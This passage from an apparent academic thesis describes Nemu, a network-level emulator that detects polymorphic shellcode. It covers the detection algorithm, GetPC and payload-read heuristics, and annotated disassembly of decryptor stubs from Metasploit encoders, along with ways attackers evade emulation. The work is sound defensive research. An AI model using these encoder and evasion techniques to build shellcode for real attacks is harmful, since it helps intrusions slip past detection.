In most cases, the shellcode is constructed with no assumptions about the state of the process in which it will run, and any registers or memory locations being used by the decoder are initialized on the fly. For instance, polymorphic shellcode engines produce generic decryptor code for a specific hardware platform that runs independently of the OS version of the victim host or the vulnerability being exploited. This allows us to correctly follow the execution of the shellcode from the very first instruction, since instruction operands with initially unknown values will eventually become available.

For instance, the execution trace of the Countdown decoder in Fig. 4.3 is always the same, independently of the process in which it has been injected. Indeed, the code is *self-contained*, which allows us to correctly execute even instructions with non-

immediate operands which otherwise would be unknown, as shown from the comments next to the code. The emulator can correctly initialize the registers, follow stack operations, compute all effective addresses, and even follow self modifications, since every operand eventually becomes known.

Note that, depending on the vulnerability, a skilled attacker may be able to construct a *non-self-contained* decryptor, which the emulator would not be able to fully execute. For example, depending on the exploit, the attacker could take advantage of registers with known values at the time the flow of control of the vulnerable process is hijacked. In Sec. 6.2 we discuss extensions that allow the emulator to correctly emulate and identify the execution of non-self-contained polymorphic shellcode that, instead of using some form of GetPC code, retrieves the address of the injected code through a register that during exploitation happens to point at the beginning of shellcode.

Non-self-contained shellcode can also be implemented using references to existing data that reside at known locations of the memory image of the vulnerable process, and which remain consistent across all vulnerable systems. Such data cannot be accessible by the network-level emulator, and thus it cannot correctly emulate instructions that access these memory locations. As discussed in Sec. 7, the emulator used in Nemu is augmented with a fully blown virtual memory subsystem that is initialized with an image of the address space of a typical Windows process. This allows the emulator to correctly follow memory accesses to arbitrary locations in widely used Windows DLLs.

Still, memory accesses to application-specific DLLs or data cannot be followed. However, the linear addresses of DLLs change quite often across different systems, and the increasing adoption of attack prevention mechanisms such as address space layout randomization and DLL rebasing make the use of absolute addressing a less attractive practice, since it results to less reliable shellcode. We further discuss this issue in Sec. 7.3.2.

5.4 Detection Algorithm

In this section we describe in detail the detection algorithm used in Nemu. The algorithm takes as input a byte stream captured passively from the network, such as a reassembled TCP stream or the payload of a UDP packet, and identifies the presence of shellcode according to different runtime behavioral heuristics. Each input is executed on a CPU emulator as if it were executable code. Due to the dense instruction set and the variable instruction length of the IA-32 architecture, even non-attack streams can be interpreted as valid executable code. However, such random code usually stops running soon, e.g., due to the execution of an illegal instruction, while actual shellcode is being executed correctly.

The pseudo-code of the detection algorithm is presented in Fig. 5.2 with several simplifications for brevity. Each input buffer is mapped to a random location in the virtual address space of the emulator, as for example shown in Fig. 6.2. This cor-

```
1   emulate(buf_start_addr, buf_len) {
2       invalidate_translation_cache();
3       for (pos=buf_start_addr; pos<buf_len; ++pos) {
4           PC = pos;
5           reset_CPU();
6           do {
7               /* Decode instruction if no entry in translation cache */
8               if (translation_cache[PC] == NULL)
9                   translation_cache[PC] = decode_instruction(buf[PC]);
10              if (translation_cache[PC] == (ILLEGAL || PRIVILEGED)
11                  break;
12              execute(translation_cache[PC]);  /* changes PC */
13              if (vmem[PC] == INVALID)
14                  break;
15          }
16          while (num_exec++ < XT);
17
18          /* Heuristic 1: polymorphic shellcode detection */
19          if (has_getPC_code && (payload_reads >= PRT)
20              return TRUE;
21
22          /* Heuristic 2: ... */
23      }
24      return FALSE;
25  }
```

Figure 5.2: Simplified pseudo-code of the shellcode detection algorithm.

responds to the injection of the attack vector into the input buffer of a vulnerable process. Before each execution attempt, the state of the virtual processor is randomized (line 5). Specifically, the `EFLAGS` register, which holds the flags of conditional instructions, and all general purpose registers are assigned random values, except `esp`, which is set to point to the stack of a hypothetical process. Other heuristic-specific initializations are discussed in Sec. 7

5.4.1 Shellcode Execution

The main routine, `emulate`, takes as parameters the starting address and the length of the input stream. Depending on the vulnerability, the injected code may be located at an arbitrary position within the stream. For example, the first bytes of a TCP stream or a UDP packet payload will probably be occupied by protocol data, depending on the application (e.g., the `METHOD` field in case of an HTTP request). Since the position of the shellcode is not known in advance, the main routine consists of a loop which repeatedly starts the execution of the supposed code that begins from

each and every position of the input buffer (line 3). We refer to a complete execution starting from position i as an *execution chain from* i.

Note that it is necessary to start the execution from each position i, instead of starting only from the first byte of the stream and relying on the self-synchronizing property of the IA-32 architecture [52, 112]. Otherwise, the emulator may miss the execution of a crucial instruction that initializes some register or memory location. For example, going back to the execution trace of Fig. 4.3, if the emulator misses the first instruction `push 0xF`, e.g., due to a misalignment or an overlapping instruction placed in purpose immediately before the `push` instruction, then the emulator will not execute the decryptor correctly, since the value of the `ecx` register will be arbitrary. Furthermore, the execution may stop even before reaching the shellcode, e.g., due to an illegal instruction.

For each position `pos`, the algorithm enters the main execution loop (line 6), in which a new instruction is fetched, decoded, the program counter is increased by the length of the instruction, and finally the instruction is executed. In case of a control transfer instruction, upon its execution, the `PC` may have changed to the address of the target instruction. Since instruction decoding is an expensive operation, decoded instructions are stored in a translation cache (line 9). If an instruction at a certain position of the buffer is going to be executed again, e.g., as part of a loop body in the same execution chain, or as part of a different execution chain in the same input buffer, then the instruction is instantly fetched from the translation cache without any additional decoding overhead.

5.4.2 Optimizing Performance

For large input streams, starting a new execution from each and every position incurs a high execution overhead per stream. We have implemented the following optimization in order to mitigate this effect. The injected shellcode is treated by the vulnerable application as legitimate input data. Thus, it should conform to any restrictions that input data may have. Since usually the injected code is treated by the vulnerable application as a string, and strings in C are terminated with a NULL byte (a byte with zero value), any NULL byte within the shellcode will truncate it and render the code nonfunctional. For this reason, the shellcode cannot contain NULL bytes inside its body.

We exploit this restriction by taking advantage of the zero bytes present in binary network traffic. Before starting execution from position i, a look-ahead scan is performed to find the first zero byte after position i. If a zero byte is found at position j, and $j - i$ is less than a minimum size S, then the positions from i to j are skipped and the algorithm continues from position $j + 1$. We have chosen a rather conservative value for $S = 50$, given that most polymorphic shellcodes have a size greater than 100 bytes.

In the rare case that a protected application accepts NULL characters as part of the input data, this optimization should be turned off. The same holds when operating on

input data other than raw TCP streams, e.g., document files or web pages, as discussed in Sec. 8.1.3. On the other hand, if the application protocol has other restricted bytes, which is quite common [2], extending the above optimization to consider these bytes instead of the zero byte would dramatically improve the overall runtime performance of the detector. For instance, the HTTP protocol defines that the request header should be separated from the message body by a `CRLF` byte combination. Since the two parts of an HTTP request are usually treated separately by web servers, we could extend the above optimization to also consider `CRLF` byte combinations in case of HTTP traffic. Going one step further, augmenting the system with a pre-execution protocol or file format parsing phase would significantly improve overall performance. According to the protocol, instead of scanning the whole input as one large piece of potentially malicious code, each field can be inspected separately, since most exploits must not break the semantics of the protocol or file format used in the attack vector.

5.4.3 Ending Execution

An execution chain may end for one of the following reasons: (i) an illegal or privileged instruction is encountered, (ii) the control is transferred to an invalid or unknown memory location, or (iii) the number of executed instructions has exceeded a certain threshold.

Invalid Instruction

The execution may stop if an illegal or privileged instruction is encountered (line 10). Since privileged instructions can be invoked only by the OS kernel, they cannot take part in the normal shellcode execution. Although an attacker could intersperse invalid or privileged instructions in the injected code to hinder detection, these should come with corresponding control transfer instructions that would bypass them during execution—otherwise the shellcode would not execute correctly. In that case, the emulator will also follow the real execution of the code, so such instructions will not cause any inconsistency. At the same time, privileged or illegal instructions appear relatively often in random data, helping this way the detector to distinguish between benign requests and attack vectors.

Invalid Memory Location

Normally, during the execution of the shellcode, the program counter will point to addresses of the memory region of the input buffer where the injected code resides. However, highly obfuscated code can use the stack for storing some parts, or all of the decrypted code. The shellcode can even generate useful instructions on the fly, in a way similar to the self-modifications presented in Sec. 4.2, or as the non-self-contained shellcode presented in Sec. 6.2.2. Thus, the flow of control may jump from the original code of the decryptor to some generated instruction on the stack, then

jump back to the input buffer, and so on. In fact, since the shellcode is the last piece of code that will be executed as part of the vulnerable process, the attacker has the flexibility to write in *any* memory location mapped in the address space of the vulnerable process [142].

Although it is generally difficult to know in advance the contents of a certain memory location, since they usually vary between different systems, it is easier to find virtual memory regions that are always mapped into the address space of the vulnerable process. For example, if address space randomization is not applied extensively, the attacker might know in advance some memory regions of the stack or heap that exist in every instance of the vulnerable process.

The emulator cannot execute instructions that read unknown memory locations because their contents are not available to the network-level detector. Such instructions are ignored and the execution continues normally. Otherwise, an attacker could trick the emulator by placing NOP-like instructions that read arbitrary data from memory locations known in advance to belong to the address space of the application. However, the emulator keeps track of any memory locations outside of the input buffer that are written during execution, and marks them as valid memory locations where useful data or code may have been placed. If at any time the program counter points to such an address, the execution continues normally from that location. In contrast, if the PC points to an address outside the input buffer that has not been written during the particular execution, then the execution stops (line 15). In random binary code, this usually happens when the PC reaches the end of the input buffer.

Note that if an attacker knows in advance some memory locations of the vulnerable process that contain code which can be used as part of the shellcode, then the emulator will probably not be able to fully execute it. Execution is only possible if the code is part of one of the Windows DLLs that are loaded in the virtual address space of the emulator. We further discuss this issue in Sec. 7.3.2.

Execution Threshold

There are situations in which the execution of random code might not stop soon, or even not at all. This can happen due to large code blocks with no backward branches that are executed linearly, or due to the occurrence of backwards jumps that form seemingly "endless" or infinite loops. In such cases, an execution threshold (XT) is necessary for avoiding extensive performance degradation or execution hang ups (line 16).

An attacker could exploit the execution threshold and evade detection by placing a loop before the decryption routine that would execute enough instructions to exceed the execution threshold before the code of the actual decryptor is reached. The detector cannot simply skip the execution of such loops, since the loop body could perform a crucial computation for the subsequent correct execution of the decoder, e.g., computing the decryption key. Fortunately, endless loops occur with low frequency in normal traffic, as discussed in Sec. 8.3.1. Thus, a sudden increase in network inputs



Figure 5.3: Infinite loops in random code due to (a) unconditional and (b) conditional branches.

with execution chains that reach the execution threshold due to a loop might be an indication of a new attack outbreak using the above evasion method.

5.4.4 Infinite Loop Squashing

To further mitigate the effect of seemingly endless loops, we have implemented a heuristic for identifying and stopping the execution of provably infinite loops that may occur in random code. Loops are detected dynamically using the method proposed by Tubella et al.[214]. This technique detects the beginning and the termination of iterations and loop executions at run-time using a Current Loop Stack that contains all loops that are being executed at a given time.

The following infinite loop cases are detected: (i) there is an unconditional backward branch from address S to address T, and there is no control transfer instruction in the range [T,S] (the loop body), and (ii) there is a conditional backward branch from address S to address T, none of the instructions in the range [T,S] is a control transfer instruction, and none of the instructions in the range [T,S] affects the status flag(s) of the EFLAGS register on which the conditional branch depends on.

Examples of the two infinite loop cases are presented in Fig. 5.3. In example (b), when control reaches the `ror` instruction at address `0x0F30`, the parity flag (PF) is already set as a result of some previous instruction. `Ror` affects only the CF and OF flags, `stc` affects only the CF flag, which it sets to 1, and `mov` and `fnop` do not affect any flags. Since none of the instructions in the loop body affects the PF, its value will not change until the jump-if-parity instruction is executed, which will jump back to the `ror` instruction, resulting to an infinite loop.

Clearly, these are very simple cases, and more complex infinite loop structures may arise. Our experiments have shown that, depending on the monitored traffic, the above heuristics rule out about 3–6% of the execution chains that stop due to reaching the execution threshold. Loops in random code are usually not infinite, but seemingly "endless," being executed for a very large number of iterations until completion. Thus, the runtime overhead of any more elaborate infinite loop detection method will be higher than the overhead of simply running the extra infinite loops that may arise until they reach the execution threshold.

6. Shellcode Detection Heuristics

An effective and robust shellcode detection heuristic should fulfil two opposing goals. On one hand, it must be generic enough to capture as many different implementations of the intended execution behavior as possible in order to be robust against evasion attempts. On the other hand, it must be specific enough to precisely describe a large enough set of characteristic runtime operations of the shellcode in order to be resilient against false positives.

The detection heuristics described in this chapter match certain low-level operations that are exhibited during the first actions of the shellcode after it starts executing. Each heuristic is composed of a sequence of conditions that should *all* be satisfied *in order* during the execution of malicious code. A succeeding condition can thus be satisfied only if the preceding condition has already been met. Details about how these conditions are implemented and evaluated in practice during emulation are provided in Sec. 7.

Section 6.1 describes a heuristic that can identify the runtime behavior of self-decrypting polymorphic shellcode. Encryption and polymorphism are widely used in code injection attacks for evading intrusion detection systems and for avoiding restricted bytes in the attack vector [2]. Focusing on the self-decrypting behavior of the shellcode provides an effective way for identifying a wide range of code injection attacks irrespectively of the actual shellcode functionality.

Most polymorphic shellcodes are self-contained, i.e., they do not make any assumptions about the state of the vulnerable process at the time of execution. However, there is a class of *non-self-contained* polymorphic shellcodes that takes advantage of a certain register that happens to hold the base address of the injected shellcode upon hijacking the instruction pointer. Sec. 6.2 presents a behavioral heuristic for the detection of such non-self-contained polymorphic shellcode.

The execution of plain shellcode does not exhibit any self-modifications and thus is not captured by the above heuristic. Furthermore, in drive-by download attacks, the attacker does not have to use encryption or polymorphism at the assembly code level, since the higher level language that is used for mounting the attack allows for much more flexible and advanced obfuscation of the attack code. Memory scan-

ning shellcode, also known as "egg-hunt" shellcode, and even some specific types of polymorphic shellcode also do not necessarily exhibit any self-modifying behavior. Section 6.3 presents heuristics that identify two alternative techniques used in Windows shellcode for locating the base address of `kernel32.dll`. This is an inherent operation that must be performed by any Windows shellcode that needs to call a Windows API function, and thus it can be used for the detection of plain or metamorphic shellcode, irrespectively of whether the shellcode exhibits any self modifications.

Finally, Sec. 6.4 presents two heuristics that identify different techniques used in egg-hunt shellcode for searching a process' address space in a reliable way. As described in Sec. 6.5, one of these heuristics can also be used for the identification of polymorphic shellcode that uses SEH-based GetPC code, which is not handled by the first two polymorphic shellcode detection heuristics.

The first two polymorphic shellcode heuristics can identify code injection attacks against Windows or Linux hosts, since they are not based on any OS-specific actions. The rest of the heuristics are tailored to the detection of Windows shellcode, given that the vast majority of code injection attacks target this platform.

6.1 Polymorphic Shellcode

Polymorphic shellcode engines create different forms of the same initial shellcode by encrypting its body with a different random key each time, and by prepending to it a decryption routine that makes it self-decrypting. Since the decryptor itself cannot be encrypted, some intrusion detection systems rely on the identification of the decryption routine of polymorphic shellcodes. While naive encryption engines produce constant decryptor code, advanced polymorphic engines mutate the decryptor using metamorphism [207], which collectively refers to techniques such as dead-code insertion, code transposition, register reassignment, and instruction substitution [53], making the decryption routine difficult to fingerprint.

Polymorphic shellcode is becoming more prevalent and complex [35], mainly for the following two reasons. First, polymorphic shellcode is increasingly used for evading intrusion detection systems. Second, the ever increasing functionality of recent shellcodes makes their construction more complex, while at the same time their code should not contain NULL and, depending on the exploit, other restricted bytes, such as CR, LF, SP, VT, and others. Thus, it is easier for shellcode authors to avoid such bytes in the code by encoding its body using an off-the-shelf encryption engine, rather than having to handcraft the shellcode [191]. In many cases the latter is non-trivial, since many exploits require the avoidance of many restricted bytes [2]. There are also cases where even more strict constraints should be satisfied, such as that the shellcode should survive processing from functions like `toupper()`, or that it should be composed only by printable ASCII characters [176, 229].

Besides the NOP sled, which might not exist at all [64], the only executable part of polymorphic shellcodes is the decryption routine. Therefore, the detection heuristic

focuses on the identification of the decryption process that takes place during the initial execution steps of a polymorphic shellcode. The execution of a polymorphic shellcode can be conceptually split in two sequential parts: the execution of the decryptor, and the execution of the actual payload. The accurate execution of the payload, which usually includes several advanced operations such as the creation of sockets or files, would require a complete virtual machine environment, including an appropriate OS. In contrast, the decryptor is in essence a series of machine instructions that perform a certain computation over the memory locations where the encrypted shellcode has been injected. This allows us to simulate the execution of the decryptor using merely a CPU emulator. The only requirement is that the emulator should be compatible with the hardware architecture of the vulnerable host. For our prototype, we have focused on the IA-32 architecture.

Up to this point, the context of the vulnerable process in which the shellcode would be injected is still missing. Specifically, since the emulator has no access to the target host, it lacks the memory and CPU state of the vulnerable process at the time its flow of control is diverted to the injected code. However, the construction of polymorphic shellcodes conforms to several restrictions that allow us to simulate the execution of the decryptor part even without having any further information about the context in which the shellcode is destined to run. In the remainder of this section, we discuss these restrictions and present in detail the conditions that should be met during execution in order to detect self-contained polymorphic shellcode.

6.1.1 GetPC Code

Both the decryptor and the encrypted payload are part of the injected vector, with the decryptor stub usually prepended to the encrypted payload. Since the absolute memory address of the injected shellcode cannot be accurately predicted in advance, the decoder needs to somehow find a reference to this exact memory location in order to decrypt the encrypted payload. For this purpose, the shellcode can take advantage of the CPU program counter (PC, or EIP in the IA-32 architecture).

During the execution of the decryptor, the PC points to the decryptor code, i.e., to an address within the memory region where the decryptor, along with the encrypted payload, has been placed. However, the IA-32 architecture does not provide any EIP-relative memory addressing mode,[1] as opposed to instruction dispatch. Thus, the decryptor cannot use the PC directly to access the memory locations of the encrypted payload in order to modify it. Instead, the decryptor first loads the current value of the PC to a register, and then uses this value to compute the absolute address of the payload. The code that is used for retrieving the current PC value is usually referred to as the "GetPC" code.

The simplest way to read the value of the PC is through the use of the `call` instruction. The intended use of `call` is for calling a procedure. When the `call`

[1] The IA-64 architecture supports a RIP-relative data addressing mode. RIP stands for the 64bit instruction pointer.

```
0000  6A04              push byte +0x4
0002  59                pop ecx
0003  D9EE              fldz
0005  D97424F4          fnstenv [esp-0xc]
0009  5B                pop ebx
000A  817313CACD4B2E    xor dword [ebx+0x13],0x2e4bcdca
0011  83EBFC            sub ebx,byte -0x4
0014  E2F4              loop 0xa
...
```

Figure 6.1: The decryptor of the PexFnstenvMov engine, which is based on a GetPC code that uses the `fnstenv` instruction.

instruction is executed, the CPU pushes the return address in the stack, and jumps to the first instruction of the called procedure. The return address is the address of the instruction immediately following the `call` instruction. Thus, the decryptor can compute the address of the encrypted payload by reading the return address from the stack and adding to it the appropriate offset in order to reference the payload memory locations. This technique is used by the decryptor shown in Fig. 4.1. The encrypted payload begins at address `0x0010`. `Call` pushes in the stack the address of the instruction immediately following it (`0x0008`), which is then popped to `esi`. The size of the encrypted payload is computed in `ecx`, and the effective address computation `[esi+ecx+0x7]` in `xor` corresponds to the last byte of the encrypted payload at address `0x08F`. As the name of the engine implies, the decryption is performed backwards, one byte at a time, starting from the last encrypted byte.

Finding the absolute memory address of the decryptor is also possible using the `fstenv` instruction, which saves the current FPU operating environment at the memory location specified by its operand [140]. The stored record includes the instruction pointer of the FPU, which is different than EIP. However, if a floating point instruction has been executed as part of the decryptor, then the FPU instruction pointer will also point to the memory area of the decryptor, and thus `fstenv` can be used to retrieve its absolute memory address. The same can also be achieved using one of the `fstenv`, `fsave`, or `fnsave` instructions.

Figure 6.1 shows the decoder generated by the PexFnstenvMov engine of the Metasploit Framework [2], which uses an `fnstenv`-based GetPC code. By specifying the memory offset to the `fstenv` relative to the stack pointer, the absolute memory address of the latest floating point instruction `fldz` can be popped to `ebx`. By combining the `fstenv`-based GetPC code with self-modifications, as presented in Sec. 4.2, it is possible to construct a decoder with no control transfer instruction, i.e., with a CFG consisting of a single node.

A third GetPC technique is possible by exploiting the structured exception handling (SEH) mechanism of Windows [94]. However this technique works only with



Figure 6.2: Self-references during the decryption of a polymorphic shellcode.

older versions of Windows, and the introduction of SafeSEH in Windows XP and 2003 limits its applicability. Nevertheless, polymorphic shellcode that uses SEH-based GetPC code can be detected using a different heuristic, as discussed in Sec. 6.5.

6.1.2 Behavioral Heuristic

While the execution behavior of random code is undefined, there exists a generic execution pattern inherent to all polymorphic shellcodes that allows us to accurately distinguish polymorphic code injection attacks from benign requests. Upon the hijack of the program counter, the control flow of the vulnerable process is diverted—sometimes through a NOP sled—to the injected shellcode, and in particular to the polymorphic decryptor. During decryption, the decryptor reads the contents of the memory locations where the encrypted payload has been stored, decrypts them, and writes back the decrypted data. Hence, the decryption process will result in many memory accesses to the memory region where the input buffer has been mapped to. Since this region is a very small part of the virtual address space, we expect that memory reads from that area would occur rarely during the execution of random code.

Only instructions with a memory operand can potentially result in a memory read from the input buffer. This may happen if the absolute address that is specified by a direct memory operand, or if the computation of the effective address of an indirect memory operand, corresponds to an address within the input buffer. Input streams are mapped to a random memory location of the 4GB virtual address space. Additionally, before each execution, the CPU registers, some of which normally take part in the computation of the effective address, are randomized. Thus, the probability to encounter an accidental read from the memory area of the input buffer in random code is very low. In contrast, the decryptor will access tens or hundreds of *different* memory locations within the input buffer, as depicted in Fig. 6.2, depending on the size of the encrypted payload and the decryption function.

This observation led us to initially choose the number of reads from *distinct* memory locations of the input buffer as the detection criterion. For the sake of brevity, we refer to memory reads from distinct locations of the input buffer as *"payload reads."* For a given execution chain, a number of payload reads greater than a certain pay-

load reads threshold (PRT) gives an indication for the execution of a polymorphic shellcode.

We expected random code to exhibit a low payload reads frequency, which would allow for a small PRT value, much lower than the typical number of payload reads found in polymorphic shellcodes. Preliminary experiments with network traces showed that the frequency of payload reads in random code is very small, and usually only a few of the incoming streams had execution chains with just one to ten payload reads. However, there were rare cases with execution chains that performed hundreds of payload reads. This was usually due to the accidental formation of a loop with an instruction that happened to read hundreds of different memory locations from the input buffer. Since we expected random code to exhibit a low number of payload reads, such behavior would have been flagged as polymorphic shellcode by our initial criterion, which would result in false positives.

Since one of our primary goals is to have practically zero false positives, we addressed this issue by defining a more strict criterion. As discussed in Sec. 6.1.1, a mandatory operation of every polymorphic shellcode is to find its absolute memory address through the execution of some form of GetPC code. This led us to augment the detection criterion as follows: *if an execution chain of an input stream executes some form of GetPC code, followed by PRT or more payload reads, then the stream is flagged to contain polymorphic shellcode.* We discuss in detail this criterion and its effectiveness in terms of false positives in Sec. 8.1.1. The experimental evaluation showed that the above heuristic allows for accurate detection of polymorphic shellcode with zero false positives.

Another option for enhancing the detection heuristic would be to look for *linear* payload reads from a contiguous region of the input buffer. However, this heuristic can be tricked by splitting the encrypted payload into nonadjacent parts which can then be decrypted in random order [152].

6.2 Non-self-contained Polymorphic Shellcode

The execution behavior of the most widely used type of polymorphic shellcode involves some indispensable operations, which enable network-level emulation to accurately identify it. Some kind of GetPC code is necessary for finding the absolute memory address of the injected code, and, during the decryption process, the memory locations where the encrypted payload resides will necessarily be read. However, recent advances in shellcode development have demonstrated that in certain cases, it is possible to construct a polymorphic shellcode that i) does not rely on any form of GetPC code, and ii) does not access its own memory locations during the decryption process. A shellcode that uses either or both of these features will thus evade the polymorphic shellcode detection heuristic described in the previous section. In the following, we present examples of both cases and then describe a detection heuristic that can identify these types of non-self-contained polymorphic shellcode.

```
 0  60000000 6A20          push 0x20             ; ecx points here
 1  60000002 6B3C240B      imul edi,[esp],0xb    ; edi = 0x160
 2  60000006 60            pusha                 ; push all registers
 3  60000007 030C24        add ecx,[esp]         ; ecx = 0x60000160
 4  6000000a 6A11          push 0x11
 5  6000000c 030C24        add ecx,[esp]         ; ecx = 0x60000171
 6  6000000f 6A04          push 0x4              ; encrypted block size
 7  60000011 6826191413    push 0x13141926
 8  60000016 5F            pop edi               ; edi = 0x13141926
 9  60000017 0139          add [ecx],edi         ; [60000171] = "ABCD"
10  60000019 030C24        add ecx,[esp]         ; ecx = 0x60000175
11  6000001c 6817313F1E    push 0x1e3f3117
12  60000021 5F            pop edi               ; edi = 0x1E3F3117
13  60000022 0139          add [ecx],edi         ; [60000175] = "EFGH"
14  60000024 030C24        add ecx,[esp]         ; ecx = 0x60000179
    ...
```

Figure 6.3: Execution trace of a shellcode produced by the Avoid UTF8/tolower encoder. When the first instruction is executed, `ecx` happens to point to address `0x60000000`.



Figure 6.4: Schematic representation of the decryption process of the Avoid UTF8/tolower shellcode.

6.2.1 Absence of GetPC Code

The primary operation of polymorphic shellcode is to find the absolute memory address of its own decryptor code. This is mandatory for subsequently referencing the encrypted payload, since memory accesses in the IA-32 architecture can be made only by specifying an absolute memory address in a source or destination operand (except instructions like `pop`, `call`, or `fstenv`, which implicitly read or modify the stack). Although the IA-64 architecture supports an addressing mode whereby an operand can refer to a memory address relatively to the instruction pointer, such a functionality is not available in the IA-32 architecture.

The most common way of finding the absolute address of the injected shellcode is through the use of some form of GetPC code [158]. However, there exist certain exploitation cases in which none of the available GetPC codes can be used, due to restrictions in the byte values that can be used in the attack vector. For example, some

vulnerabilities can be exploited only if the attack vector is composed of characters that fall into the ASCII range (or sometimes in even more limited groups such as printable-only characters), in order to avoid being modified by conversion functions like `toupper` or `isprint`. Since the opcodes of both `call` and `fstenv` have bytes that fall into these ranges, they cannot take part in the shellcode. In such cases, a possible workaround is to retrieve the address of the injected code through a register that during exploitation happens to point at the beginning of the buffer where the shellcode resides. If such a register exists, then the decoder can use it to calculate the address of the encrypted body.

Skape has recently published an alphanumeric shellcode engine that uses this technique [195]. Fig. 6.3 shows the execution trace of a shellcode generated using the implementation of the engine contained in Metasploit Framework v3.0 [2]. In this example, the register that is assumed to hold the base address of the shellcode is `ecx`. The shellcode has been mapped to address `0x60000000`, which corresponds to the beginning of the vulnerable buffer. When the control flow of the vulnerable process is diverted to the shellcode, the `ecx` register already happens to hold the value `0x60000000`. Instructions 0–5 calculate the starting address of the encrypted payload (`0x60000171`) based on its length and the absolute address contained in `ecx`. For illustration purposes, the original shellcode is composed of the characters `ABCDEFGHABC...` and has a length of 128 bytes.

The decryption process begins with instruction 7. An interesting characteristic of the decryptor is that it does not use any loop structure. Instead, separate transformation blocks comprising four instructions each (7–10, 11–14, ...) handle the decryption of different 4-byte blocks of the encrypted payload, as illustrated in Fig. 6.4. This results to a completely sequential flow of control for the whole decryption process. At the same time, however, the total size of the shellcode increases significantly, since for each four bytes of encrypted payload, an 11-byte transformation instruction block is needed.

6.2.2 Absence of Self-references

Another common characteristic of polymorphic shellcodes is that they carry the encrypted payload within the same attack vector, right after the decryptor code, as shown in Fig. 6.2. During execution, the decryptor necessarily makes several memory reads from the addresses of the encrypted payload in order to decrypt it. These self-references can be used as a strong indication of the execution of polymorphic shellcode [158]. However, it is possible to construct a shellcode that, although it carries an encrypted payload, will not result to any memory reads from its own memory addresses.

Figure 6.5 shows the execution trace of a shellcode produced by an adapted version of the Encode shellcode engine [192], developed by Skape according to a previous description of Riley Eller [75]. In this case, the vulnerable buffer is assumed to be located on the stack, so `esp` happens to point to the beginning of the shellcode.

```
 0  bfff0000 54            push esp              ; esp points here
 1  bfff0001 58            pop eax               ; eax = BFFF0000
 2  bfff0002 2D6C2D2D2D    sub eax,0x2d2d2d6c    ; eax = 92D1D294
 3  bfff0007 2D7A555858    sub eax,0x5858557a    ; eax = 3A797D1A
 4  bfff000c 2D7A7A7A7A    sub eax,0x7a7a7a7a    ; eax = BFFF02A0
 5  bfff0011 50            push eax
 6  bfff0012 5C            pop esp               ; esp = BFFF02A0
 7  bfff0013 252D252123    and eax,0x2321252d    ; eax = 20012020
 8  bfff0018 2542424244    and eax,0x44424242    ; eax = 00000000
 9  bfff001d 2D2D2D2D2D    sub eax,0x2d2d2d2d    ; eax = D2D2D2D3
10  bfff0022 2D2D252D25    sub eax,0x252d252d    ; eax = ADA5ADA6
11  bfff0027 2D61675E65    sub eax,0x655e6761    ; eax = 48474645
12  bfff002c 50            push eax              ; [BFFF029C] = "EFGH"
13  bfff002d 2D2D2D2D2D    sub eax,0x2d2d2d2d    ; eax = 1B1A1918
14  bfff0032 2D5E5E5E5E    sub eax,0x5e5e5e5e    ; eax = BCBBBABA
15  bfff0037 2D79787878    sub eax,0x78787879    ; eax = 44434241
16  bfff003c 50            push eax              ; [BFFF0298] = "ABCD"
    ...
```

Figure 6.5: Execution trace of a shellcode produced by the Encode engine. The shellcode is assumed to be placed on the stack, and `esp` initially points to the first instruction.



Figure 6.6: Schematic representation of the decryption process of a shellcode generated by the Encode engine.

Instructions 0–6 are used to set `esp` to point far ahead of the decryptor code (in higher memory addresses). Then, after zeroing `eax` (instructions 7–8), the decryption process begins, again using separate decryption blocks (9–12, 13–16, ...) for each four bytes of the encrypted payload. However, in this case, each decryption block consists only of arithmetic instructions with a register and an immediate operand, and ends with a `push` instruction. Each group of arithmetic instructions calculates the final value of the corresponding payload block, which is then pushed on the stack. In essence, the data of the encrypted payload are integrated into the immediate values of the arithmetic instructions, so no actual encrypted data exist in the initial attack vector.

Due to the nature of the stack, the decrypted payload is produced backwards, starting with its last four bytes. When the final decrypted block is pushed on the

stack, the flow of control of the decryptor will "meet" the newly built payload, and the execution will continue normally, as depicted in Fig. 6.6. Notice that during the whole execution of the shellcode, only two memory reads are performed by the two `pop` instructions, but not from any of the addresses of the injected code.

6.2.3 Enabling Non-self-contained Shellcode Execution

As discussed in the previous section, some shellcodes rely on a register that happens to contain the base address of the injected code, instead of using some form of GetPC code. Such shellcodes cannot be executed properly by the existing network-level emulation approach, since before each execution, all general purpose registers are set to random values. Thus, the register that is assumed to hold the base address will not have been set to the correct value, and the decryption process will fail. Therefore, our first aim is to create the necessary conditions that will allow the shellcode to execute correctly. In essence, this requires to set the register that is used by the shellcode for finding its base address to the proper value.

